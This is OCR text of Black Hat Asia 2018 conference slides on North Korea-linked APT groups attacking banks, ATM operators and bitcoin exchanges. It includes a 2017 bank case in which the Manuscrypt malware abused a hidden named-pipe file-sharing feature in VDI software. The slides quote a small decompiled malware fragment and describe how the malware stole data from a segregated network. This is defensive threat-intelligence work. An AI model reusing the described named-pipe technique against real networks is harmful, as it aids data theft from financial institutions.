black hat ASIA 2018

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MARINA BAY SANDS / SINGAPORE

NATION-STATE MONEYMULE'S HUNTING SEASON

APT ATTACKS TARGETING FINANCIAL INSTITUTIONS

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AGENDA


- BACKGROUND
- THE MALWARES AND ATTACK CASES FROM LAZARUS, BLUENOROFF, ANDARIEL AND REAPER
- RECENT CHANGE & DISCOVERY
- TTP & KEY FINDING
- CONCLUSION & BLACK HAT SOUND BYTES

BACKGROUND

Some backgrounds and related works


BACKGROUND

- Our observation shows that some nation-state actors are shifting their focus to join the battle field of moneymule in the past few years.



Nation-state Attacker

Data




Cybercrime moneymule

Money

BACKGROUND – who are they?

	Lazarus	Bluenoroff	Andariel	Reaper (aka APT37, Group123, Scarcruft, Geumseong121)
Targeted Industry	Domestic government, finance, broadcasting	Global and domestic financial institutes	Domestic financial institutes, IT companies and large corporations. Defense industry	Financial institutes, Human Rights, South Korean users
Purpose	Social chaos	Financial profit motivation	Information gathering	Information gathering
Historical major incidents	• 2009 7.7 DDoS attack on US and South Korea • 2011 DDoS attack in South Korea • 2013 320 DarkSeoul • 2014 Sony Picture Entertainment breach	• 2015-2016 SWIFT banking attack • 2017 Polish financial supervisory authority • 2017 South Korea Bitcoin companies	• 2015 Attack Defense industry • 2016 Attack on cyber command center • 2017 South Korea ATM breach	• 2016 Operation Erebus • 2016 Operation Daybreak • 2018 Flash 0-Day CVE-2018-4878 Campaign
Related Reports	2016 Operation Blockbuster - Novetta	2017 Lazarus under the hood - Kaspersky	2017 Campaign Rifle – South Korea Financial Security Institute	2018 Korea In The Crosshairs- Talos 2018 APT37 - FireEye

BACKGROUND – Activity Timeline



2016/02

- **Bangladesh** Bank Heist
- South Korea Conglomerates Hacked

2016/08

- South Korea Ministry of National Defense Hacked

2017/02

- Watering hole on **Polish** Financial Supervision Authority website to target 100+ banks in **Europe**

2017/03

- **South Korea** ATM company hacked

2017/05

- WannaCry Ransomware attack
- South Korea Labour Unions Websites Hacked
- South Korea Bithumb Bitcoin Exchange Hacked

2017/07

- South Korea Korbit Bitcoin Exchange Hacked

2017/09

- South Korea Largest Travel Agency Hanatour Hacked

2017/10

- **Taiwan** Far Eastern International Bank Heist

2018/02

- CVE-2018-4878 0-day disclosed leveraged by Reaper to attack financial sector

THE MALWARES AND ATTACK CASES

from Lazarus, Bluenoroff and Andariel

CASES


- KOREA MAJOR BANK ATTACK BY BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM
- BITCOIN EXCHANGES HACKED
- INTERESTING ATTACK TARGETED BANK IN EGYPT

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Background

- Time:
  - In March, 2017
- Target :
  - One of Top 5 Banks in South Korea
  - Employees of the bank (in charge of SWIFT system)
- Vulnerability:
  - File sharing function in VDI program (it was a 0 day during that time)
- Damage:
  - No severe damage due to the rapid detection
  - 2 PCs infected

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware


- The vulnerability – The Named Pipe file sharing feature in VDI


Host
Guest
Named pipe client
TCP Server
Named pipe Server (Virtual PC Host Process)
VPCBus
TCP Client (Virtual Machine Guest Service)
Your application
Windows Virtual PC Components

<Architectural overview of Host-Guest Communication Channel with named pipe >


https://blogs.technet.microsoft.com/windows_vpc/2009/10/13/using-a-host-guest-communication-channel-in-windows-virtual-pc/

KOREA MAJOR BANK ATTACK BY BLUENOROFF – Attack Vector



KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Evidence in the malware



```
v2 = rand();
sub_100092A0("₩₩₩₩.₩₩pipe₩₩upcmode%c%c", v2 % 26 + 97, v1);
if ( !sub_10006AF0((int)&v10) )
```

VDI Software manufacturer insisted that
File Sharing functionality via NamedPipe was **disabled.**

However,
it was just **hidden**.


So
Attackers were able to use this functionality.

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares
  - Family:
    - Manuscrypt (file name: corems.dll, amanuv.dll)
  - Features :
    1. Searching in the internal network for some specific hosts related to SWIFT network.
    2. Activate NamedPipe of specific process (vmsal.exe)
       - ➢ vmsal.exe : management process of virtual machine’s segregation program
       - ➢ Stealing data from internal segregated network by using hidden NamedPipe file sharing feature
    3. Look for desired data and send them to C&C Server

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)

